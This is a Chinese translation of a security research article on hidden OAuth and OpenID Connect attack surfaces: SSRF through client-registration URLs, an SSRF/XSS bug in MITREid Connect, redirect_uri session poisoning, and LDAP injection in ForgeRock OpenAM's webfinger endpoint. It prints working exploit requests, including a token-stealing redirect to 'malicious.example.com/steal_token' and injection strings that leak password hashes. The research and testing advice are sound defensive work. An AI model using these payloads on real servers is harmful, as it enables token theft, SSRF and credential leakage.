

# OAuth隐藏攻击面分析

## 简介

OAuth2认证协议在过去十年内备受争议，出现了包括"return\_uri" tricks, token泄漏, CSRF等一系列攻击方式。在本文中，将会展示三种新的OAuth2和OpenID Connect漏洞：Dynamic Client Registration: SSRF by design, "redirect\_uri Session Poisoning"和"WebFinger User Enumeration"。我们将介绍一些核心的概念，并用两个开源OAuth服务器(ForgeRock OpenAM和MITREid Connect)举例说明，最后提供一些如何自行检测这些漏洞的技巧。

如果您不熟悉曾经的OAuth漏洞，不用担心，我们不会在这里讨论它们，如果您感兴趣可以参考：<http://portswigger.net/web-security/oauth>

## 关于OpenID

在深入研究漏洞之前，我们应该简单谈谈OpenID。OpenID Connect是对OAuth协议的扩展，它带来了很多新的特性，包括id\_tokens, automatic discovery, a configuration endpoint和一些其他特性。从渗透测试的角度来看，每当测试OAuth应用程序时，目标服务器很有可能支持OpenID，这样就很大程度上扩展了攻击面。每当测试OAuth应用程序时，应该尝试访问 `/.well-known/openid-configuration`，这个文件能够在黑盒测试中提供很多信息。

## Dynamic Client Registration: SSRF by design

以前的很多对于OAuth的攻击都是针对于授权请求的，如果正在进行测试的网站有发出类似于 `/authorize?client_id=aaa&redirect_uri=bbb` 的请求，就可以大概率确定这里是一个执行OAuth请求的地方，其中包含可以进行测试的大量参数。同时，由于OAuth是一个比较复杂的协议，会存在很多其他可以接收请求的地方，而这些地方没有被HTML页面引用过。

其中一个可能错过的地方就是Dynamic Client Registration。为了成功验证用户的身份，OAuth服务器需要了解客户端程序的很多信息，例如"client\_name","client\_secret","redirect\_uris"等等。虽然这些细节的信息保存在配置文件中，我们无法轻易得到，但是OAuth的认证服务器存在一个特殊的注册接口，通常映射在 `/register` uri中，这个接口可以接收类似下面的请求

```
POST /connect/register HTTP/1.1
Content-Type: application/json
Host: server.example.com
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJ ...

{
  "application_type": "web",
  "redirect_uris": ["https://client.example.org/callback"],
  "client_name": "My Example",
  "logo_uri": "https://client.example.org/logo.png",
  "subject_type": "pairwise",
  "sector_identifier_uri": "https://example.org/rdrct_uris.json",
  "token_endpoint_auth_method": "client_secret_basic",
  "jwks_uri": "https://client.example.org/public_keys.jwks",
  "contacts": ["ve7jtb@example.org"],
  "request_uris": ["https://client.example.org/rf.txt"]
}
```

```
}
```

报文中的参数定义有两种解释，OAuth的[RFC759](#)和[Openid Connect Registration 1.0](#)。

我们可以观察到，参数中的很多值都是通过URL传递的，这种参数很大可能存在SSRF的风险。同时，我们测试过的大部分服务器都不会立刻解析这些URL参数，而是仅仅保存下来，等到OAuth认证的时候再使用。换句话说，这种情况更像是一种二阶SSRF(second-order SSRF)，使得黑盒测试更加艰难。

下面的参数可能会在SSRF攻击中使用到：

## logo\_uri

logo\_uri表示客户端程序logo的URL。当注册成为一个客户端时，可以尝试使用新的"client\_id"访问 `/authorize` 接口。登录后，服务器将要求您批准这个请求，然后显示logo\_uri中的图片。如果图片资源的请求是服务器来发送的，这一步就可以完成SSRF了。或者，服务器将这个logo\_uri拼接在img标签中，如果不对参数进行转义，也会导致XSS风险。

## jwks\_url

jwks\_url指客户端的JSON Web Key Set文件的位置。当使用JWT作为客户端认证时，服务器需要这个key set对发送到 `/token` 接口的请求进行认证[RFC7523]。如果要在这个参数上测试SSRF，需要注册的时候写入恶意的"jwks\_url"，然后执行正常的认证环节来获得认证码，最后对 `/token` 接口发送以下的请求

```
POST /oauth/token HTTP/1.1
...

grant_type=authorization_code&code=n0esc3NRze7LTCu7iyzS6a5acc3f0ogp4&client_assertion_type=urn:ietf:params:oauth:client-assertion-type:jwt-bearer&client_assertion=eyJhbGci...
```

如果服务器存在漏洞，就会对"jwks\_url"中的url发起请求，因为服务器需要这个key来对client\_assertion参数进行验证，这就可能导致一个[blind SSRF](#)漏洞，因为服务器只会接受正确的JSON响应。

## sector\_identifier\_uri

sector\_identifier\_uri可以指定一个JSON数组格式的文件，其中的JSON数据为redirect\_uri。如果服务器支持这个特性，当我们发起注册请求时，服务器可能就会立刻对这个URL发起请求。如果没有立刻获取到，尝试对当前客户端进行验证。由于服务器需要redirect\_uris才能完成认证流程，这样才能使服务器对sector\_identifier\_uri中的恶意地址发起请求。

## request\_uris

request\_uris表示客户端允许访问的request\_uri数组。request\_uri参数可能在认证接口中支持使用，内容为包含请求信息的JWT数据的URL地址(<https://openid.net/specs/openid-connect-core-1.0.html#rfc.section.6.2>)。即使dynamic client registration没有被开启，或者需要身份认证的情况下，我们依然可以尝试在request\_uri参数上执行SSRF

```
GET /authorize?
response_type=code%20id_token&client_id=sclient1&request_uri=https://ybd1rc7y1pb
qzygoahtjh6v0fr1h96.burpcollaborator.net/request.jwt
```

注：不要将此参数和"redirect\_uri"混淆，"redirect\_uri"用于认证后的重定向，而"request\_uri"用于服务器在认证开始时发出的请求。同时，我们发现很多服务器不允许任意的"request\_uri"值（设置了白名单），因此我们需要预先设置"request\_uris"来覆盖掉这个白名单。

## 其他

下面的参数也是URL格式，但不会导致服务器发起请求。可以用这些参数进行客户端重定向

- redirect\_uri 表示经过认证后客户端的跳转地址
- client\_uri 表示客户端程序的主页地址
- policy\_uri 表示依赖方(Relying Party,RP)提供的地址，这个地址可以使用户看到他们的信息如何使用
- tos\_uri 表示依赖方(Relying Party,RP)提供的地址，这个地址可以使用户看到依赖方的服务条款，
- initiate\_login\_uri 如果URI使用https协议，第三方可以使用这个URI从RP发起登录，也可以用于客户端重定向

根据OAuth和OpenID规范，所有这些参数都是可选的，并非始终在服务器上得到支持，因此确定服务器上支持哪些参数很重要。

如果目标是一个OpenID服务器，则在 `.well-known/openid-configuration` 这个URI下可能会出现如"registration\_endpoint", "request\_uri\_parameter\_supported", "require\_request\_uri\_registration"。这些信息可以帮助我们找到注册的接口和其他服务器配置信息。

## CVE-2021-26715: SSRF via "logo\_uri" in MITREid Connect

[MITREid Connect](#)可以看作是一个OAuth认证服务器。在默认配置下，大部分页面都需要验证，我们无法从中创建新用户，因为只有admin允许创建新用户。

MITREid Connect实现了[OpenID Dynamic Client Registration](#)协议，支持注册客户端OAuth程序。尽管只在管理员面板中引用了此功能，但实际上 `/register` 接口并没有检查当前用户的session。

通过查看源代码，我们发现MITREid Connect在以下场景使用"logo\_uri"参数：

- 在注册过程中，客户端可以指定"logo\_uri"参数，这个参数可以指定客户端应用程序的图像，并且可以是任意URL
- 在授权步骤中，当用户被提问是否同意新应用的访问请求时，认证服务器会发送一个HTTP请求来下载"logo\_uri"参数中的图片，放入缓存，再和其他信息一起展示给用户

这个过程发生在用户访问 `/openid-connect-server-webapp/api/clients/{id}/logo` 接口时，这个接口会返回"logo\_uri"的内容。具体来说，存在漏洞的controller位于 [org.mitre.openid.connect.web.ClientAPI#getClientLogo](#)

由于服务器不会检查获取的图像是否是真实的图像，从而导致SSRF。

这个功能也可能被用于执行XSS攻击，因为 `getClientLogo` 这个controller没有响应头中指定任何图片的Content-Type，使攻击者可以从自己的URL中显示任何HTML内容。如果这个HTML包含了JavaScript代码，就会在认证服务器域中被执行。

## Exploit

如上所述，我们需要发送dynamic client registration请求。在这种情况下，至少要提供redirect\_uri和logo\_uri参数

```
POST /openid-connect-server-webapp/register HTTP/1.1
Host: local:8080
Content-Length: 118
Content-Type: application/json

{
  "redirect_uris": [
    "http://artsploit.com/redirect"
  ],
  "logo_uri": "http://artsploit.com/xss.html"
}
```

为了成功让服务器访问logo\_uri中的url, 我们可以访问 /api/clients/{clientId}/logo 页面

**Request**

Pretty Raw \n Actions ▾

1 GET /openid-connect-server-webapp/api/clients/2/logo HTTP/1.1  
2 Host: local:8080  
3 Cookie: JSESSIONID=node01q6z3owl5x1gy4huo8dqymp176.node0  
4  
5

⌕ ⚙ ⏪ ⏩ 2

**Response**

Pretty Raw Render \n Actions ▾

1 HTTP/1.1 200 OK  
2 Date: Mon, 08 Mar 2021 15:16:41 GMT  
3 Content-Type: text/html  
4 Cache-Control: no-cache, no-store, max-age=0, must-revalidate  
5 Pragma: no-cache  
6 Expires: 0  
7 X-XSS-Protection: 1; mode=block  
8 X-Frame-Options: DENY  
9 X-Content-Type-Options: nosniff  
10 Content-Length: 39  
11 Server: Jetty(9.4.3.v20170317)  
12  
13 <script>  
 alert(document.domain)  
</script>

访问这个页面并不需要很高的权限。如果攻击者能通过注册得到一个低权限用户, 就能在这里构造任意的HTTP请求并产生回显。

或者, 可以使用此处对通过身份认证的用户进行XSS攻击, 因为它允许在页面上注入任意JavaScript代码。如上面的例子所示, 恶意的logo\_uri可以执行alert(document.domain)

{clientId}参数的值是关于每个注册到OAuth服务器的用户而增加的。可以在客户端注册完成时直接获取, 不需要任何验证。由于创建服务器时会有一个默认的客户端程序存在, 因此第一个注册的客户端拥有的client\_id为2

从exp中可以看出, OAuth服务器可能在注册接口存在second-order SSRF (提交url参数和服务器访问这个url参数分布在不同的接口下) 漏洞, 因为在OAuth规范中明确指出了很多URL形式的参数, 这些漏洞很难发现, 但因为OAuth的注册请求格式固定, 在黑盒测试中依然可以去尝试。

## "redirect\_uri" Session Poisoning

我们要研究的下一个漏洞存在于服务器在身份验证过程中的参数传递

根据OAuth规范 ([RFC6749](#)中的4.1.1节)，每当OAuth服务器接收到认证请求时，都应该验证这个请求，保证所有必需的参数都是存在且有效的。如果请求有效，认证服务器确认资源的归属者，并获得归属者的同意（通过询问资源所有者或其他方式）

在几乎所有OAuth的介绍中，这个过程只被当作其中的一个步骤，但实际上是三个独立的操作

1. 验证请求参数(包括"client\_id","redirect\_url")
2. 验证用户身份（通过form提交或者其他方式）
3. 征得用户同意，然后与第三方共享数据
4. 将用户重定向到第三方（带着token）

在很多OAuth服务器的实现中，这些步骤是通过使用三个controller来完成的，例如"/authorize","/login","/confirm\_access"

在第一步/authorize中，服务器检查"redirect\_uri"和"client\_id"参数，在之后的confirm\_access阶段，服务器需要这些参数来发送token。那么服务器是如何记录他们的呢，最明显的方法是：

1. 把"client\_id"和"redirect\_uri"保存在session中
2. 在每个步骤的HTTP请求参数中保留，这种方式需要对每个步骤进行验证
3. 创建一个新的"interaction\_id"参数，该参数唯一标识由服务器启动的每个授权过程

正如我们所看到的那样，OAuth标准并没有给出统一的建议，存在多种实现方法。

第一种方法(存在session中)很直观，但当同一用户同时发送多个授权请求时，可能会导致条件竞争的问题

仔细看下面一个例子，整个过程从一个普通的授权请求开始：

```
/authorize?  
client_id=client&response_type=code&redirect_uri=http://artsploit.com/
```







服务器检查这些参数，将它们存储在session中，然后显示一个同意页面

## Approval Required for *Test Client*

You will be redirected to the following page if you click

Approve: <http://artsploit.com/>

### Access to:

- ☒  log in using your identity ?
- ☒  basic profile information ?
- ☒  email address ?
- ☒  physical address
- ☒  telephone number
- ☒  offline access

### Remember this decision:

- ☒ remember this decision until I revoke it
- ☐ remember this decision for one hour
- ☐ prompt me again next time

## Do you authorize "Test Client"?

Authorize

Deny

点击Authorize后，客户端将发送下面的请求

Request	Response
<pre>1 POST /oauth/confirm_access HTTP/1.1 2 Host: localhost:8080 3 Content-Length: 246 4 Content-Type: application/x-www-form-urlencoded 5 Cookie: JSESSIONID=node0j65iwszl57xvv6enj5j9bryt1.node0; i18next=en 6 Connection: close 7 8 scope_openid=openid&amp;scope_profile=profile&amp;scope_email=email&amp;scope_address=address&amp;scope_phone=phone&amp;scope_offline_access=offline_access&amp;remember=until-revoked&amp;user_oauth_approval=true&amp;csrf=00651aa0-7aa0-45c9-b86e-5159670716e9&amp;authorize=Authorize</pre>	<pre>1 HTTP/1.1 302 Found 2 Connection: close 3 Date: Mon, 08 Mar 2021 09:00:20 GMT 4 Cache-Control: no-store 5 Content-Language: en 6 X-XSS-Protection: 1; mode=block 7 X-Frame-Options: DENY 8 X-Content-Type-Options: nosniff 9 Location: http://artsploit.com/?code=yWpmbL1PkUR7w2NkbJC0iV 10 Server: Jetty(9.4.3.v20170317)</pre>

如图所示，请求体中并没有客户端在第一步中必需的参数，这意味着服务器是从session获取它们的，我们可以在黑盒测试中推测出这种行为。

基于这种行为的攻击如下所示：

1. 用户访问一个精心构造的页面
2. 这个页面重定向到OAuth的认证页面，并带着一个"trusted client\_id"
3. 这个页面在后台发送一个对OAuth认证页面的跨域请求，带着一个"untrustworthy client\_id"，就会污染到session
4. 用户点击Authorize，由于session的值已经被更新，用户就会被重定向到"untrusted client"所指定的uri上

在很多实际场景中，由于第三方用户可以注册客户端，因此这个漏洞允许他们注册任意的"redirect\_uri"，并获取token信息



这里有一些注意事项，用户必需批准任何"trusted client"。如果同一个客户端已经在之前被批准过，服务器可能会直接重定向而不会让客户端确认。为了方便，OpenID规范提供了一个"prompt=consent"参数，把参数添加到认证请求就可以解决这个问题。如果服务器遵守OpenID规范，即使之前已经让用户同意过，在当次请求时也会征求用户的同意。如果在没有用户确认的插件时，漏洞利用会比较难，但依然是可能的，取决于特定OAuth服务器的实现。

## CVE-2021-27582: [MITREid Connect] "redirect\_uri" bypass via Spring autobinding

MITREid Connect服务器曾经存在一个上面描述的漏洞。在这个案例中，漏洞利用甚至不需要注册额外的客户端，因为在确认页面上存在[mass assignment](#)漏洞，这个漏洞可以直接导致session poisoning

在OAuth2的整个流程中，当用户导航到授权页面(/authorize)时，AuthorizationEndpoint类会检查所有提供的参数(client\_id,redirect\_uri,scope等)。此后在验证用户身份后，服务器将显示一个确认页面，要求用户批准访问。在用户的浏览器中只能看到/authorize页面，但在内部，服务器执行了从/authorize到/oauth/confirm\_access的请求转发。为了将参数传递给另一个页面，服务器在/oauth/confirm\_access controller中使用了@ModelAttribute("authorizationRequest")注解：

```
@PreAuthorize("hasRole('ROLE_USER')")
@RequestMapping("/oauth/confirm_acces")
public String confirmAccess(Map<String, Object> model,
    @ModelAttribute("authorizationRequest") AuthorizationRequest authRequest,
    Principal p) {
```

这个注解存在一个很奇妙的利用方法，它不仅从先前的controller model中获取参数，也从当前HTTP请求中获取。因此如果用户直接在浏览器中导航到/oauth/confirm\_access接口，在URL中就可以提供所有AuthorizationRequest参数，绕过/authorize接口的检查。

唯一需要注意的一点是"/oauth/confirm\_access" controller要求@SessionAttributes("authorizationRequest")出现在用户的session中。但是只需要访问"/authorize"页面而不对其进行任何操作就可以实现。

## Exploit

攻击者可以在认证和注册接口构造两个特殊的链接，每个链接都带着自己的redirect\_uri参数，并提供给用户

```
/authorize?client_id=c931f431-4e3a-4e63-84f7-
948898b3cff9&response_type=code&scope=openid&prompt=consent&redirect_uri=http://
trusted.example.com/redirect
```

```
/oauth/confirm_access?client_id=c931f431-4e3a-4e63-84f7-
948898b3cff9&response_type=code&prompt=consent&scope=openid&redirectUri=http://m
alicious.example.com/steal_token
```

client\_id参数可以是任何用户已经信任的客户端程序，当访问到/confirm\_access时，将从URL中获取所有参数，导致model/session poisoning。当用户批准第一个请求（因为client\_id是trusted）时，认证的token就会被发送到恶意网站

注：第一个请求中的redirect\_uri和第二个请求中的redirectUri参数名不同，是由于第一次请求是有效的OAuth参数，而第二次的参数名是在mass assignment期间和AuthorizationRequest.redirectUri绑定的


在开发时。此处的"@ModelAttribute("authorizationRequest)"注解不是必需的，并且在转发过程中会带来风险，因此建议更安全的方法是从Map<String,Object> model中取值，然后传递到@RequestMapping("/oauth/confirm\_access")注解中

即使此处不存在mass assignment漏洞，也可以通过同时发送两个认证请求共享同一个session

## /.well-known/webfinger" makes all user names well-known

/.well-known/webfinger接口是一个标准的OpenID接口，通过这个接口可以显示服务器上的用户和资源信息。例如可以利用以下方式验证用户anonymous是否在服务器中

```
/.well-known/webfinger?  
resource=http://x/anonymous&rel=http://openid.net/specs/connect/1.0/issuer
```



The screenshot shows a web browser interface with a 'Request' section and a 'Response' section. The 'Request' section shows a GET request to `/openam/.well-known/webfinger?resource=http://x/anonymous&rel=http://openid.net/specs/connect/1.0/issuer` with a host of `127.0.0.1:7077`. The 'Response' section shows an HTTP 200 status with headers including `X-Frame-Options: SAMEORIGIN`, `X-Content-Type-Options: nosniff`, `Content-Type: application/json; charset=UTF-8`, `Content-Length: 140`, and `Date: Thu, 18 Mar 2021 11:43:25 GMT`. The response body is a JSON object:

```
{  
  "subject": "http://x/anonymous",  
  "links": [  
    {  
      "rel": "http://openid.net/specs/connect/1.0/issuer",  
      "href": "http://127.0.0.1:7077/openam/oauth2"  
    }  
  ]  
}
```

这是在扫描过程中可能找不到的一个OpenID接口，因为它被OpenID客户端程序使用而不会从浏览器发送。规范中提到rel参数是一个固定值，resource参数应该是如下形式的url：

- <http://host/user>
- `acct://user@host`

这个URL只会被服务器解析而不会被用来发送HTTP请求，因此这里不存在SSRF漏洞，同时，可以尝试在此处找例如SQL注入漏洞，因为这个接口不会进行身份认证。

这个接口如果返回404，意味着两种情况，参数不合法或者用户名不存在，因此在扫描时要注意。



# [ForgeRock OpenAm] LDAP Injection in Webfinger Protocol

我们在ForgeRock的OpenAM服务器上发现了webfinger接口漏洞的一个很好的例子，这个商业软件存在LDAP注入漏洞

在代码分析过程中，我们发现OpenAM服务器在处理请求时，会将用户提供的resource参数插入到LDAP服务器的filter query中，LDAP query在SMSLdapObject.java中

```
String[] objs = { filter };
String FILTER_PATTERN_ORG = "(&(objectclass="
    + SMSEntry.OC_REALM_SERVICE + ")((" + SMSEntry.ORGANIZATION_RDN
    + "={0}))";
String sfilter = MessageFormat.format(FILTER_PATTERN_ORG, (Object[]) objs);
```

代码中没有对resource参数包含例如();\*|的特殊字符进行任何检查，并将他们插入到LDAP的query filter中，从攻击者的视角来看，可以使用LDAP filters来访问LDAP中存储的用户对象的各种字段。其中一种攻击方法是用户名枚举：

```
/openam/.well-known/webfinger?
resource=http://x/dsa*&rel=http://openid.net/specs/connect/1.0/issuer
```

如果任何用户以dsa开始，就会返回200，否则返回404。

此外，我们还可以指定filter基于用户密码

```
/openam/.well-known/webfinger?resource=http://x/dsameuser)
(sunKeyValue=userPassword=A*)
(%2526&rel=http://openid.net/specs/connect/1.0/issuer
```

**Request**

Pretty Raw \n Actions Select extension...

```
1 GET /openam/.well-known/webfinger?resource=http://x/dsameuser)(sunKeyValue=userPassword=A*)(%2526
2 &rel=http://openid.net/specs/connect/1.0/issuer HTTP/1.1
3 Host: 127.0.0.1:7077
4
```

1 match

**Response**

Pretty Raw Render \n Actions Select extension...

```
1 HTTP/1.1 200
2 X-Frame-Options: SAMEORIGIN
3 Date: Tue, 09 Mar 2021 08:56:20 GMT
4 Accept-Ranges: bytes
5 Server: Restlet-Framework/2.4.0
6 Vary: Accept-Charset, Accept-Encoding, Accept-Language, Accept
7 Content-Type: application/json; charset=UTF-8
8 Content-Length: 174
9
10 {
  "subject": "http://x/dsameuser)(sunKeyValue=userPassword=A*)(%26",
  "links": [
    {
      "rel": "http://openid.net/specs/connect/1.0/issuer",
      "href": "http://127.0.0.1:7077/openam/oauth2"
    }
  ]
}
```

**Request**

PrettyRaw\nActions

Select extension...

1 GET /openam/.well-known/webfinger?resource=http://x/dsameuser)(sunKeyValue=userPassword=B\*)(%2526  
2 &rel=http://openid.net/specs/connect/1.0/issuer HTTP/1.1  
3 Host: 127.0.0.1:7077  
4

⌕⚙️⬅️➡️

B\*)(%2526

1 match

**Response**

PrettyRawRender\nActions

Select extension...

1 HTTP/1.1 404  
2 X-Frame-Options: SAMEORIGIN  
3 Date: Tue, 09 Mar 2021 08:57:23 GMT  
4 Accept-Ranges: bytes  
5 Server: Restlet-Framework/2.4.0  
6 Vary: Accept-Charset, Accept-Encoding, Accept-Language, Accept  
7 Content-Type: application/json  
8 Content-Length: 63  
9  
10 {  
 "error\_description": "Invalid parameters.",  
 "error": "not\_found"  
}

这种方法可以使我们leak出用户的密码hash。这种攻击不仅限于得到用户对象的一些属性信息，也可以用来获取有效的session token或者token签名时的private key。

同样，这种漏洞存在于OpenAm服务器的OpenID组件中，并且不需要任何身份认证。

我们在<https://github.com/OpenRock/OpenAM>的最新版本代码中发现了此漏洞，当我们向ForgeRock报告此漏洞时，他们的安全团队指出已经在13.5.1版本中修复。

## 原文链接

<https://portswigger.net/research/hidden-oauth-attack-vectors>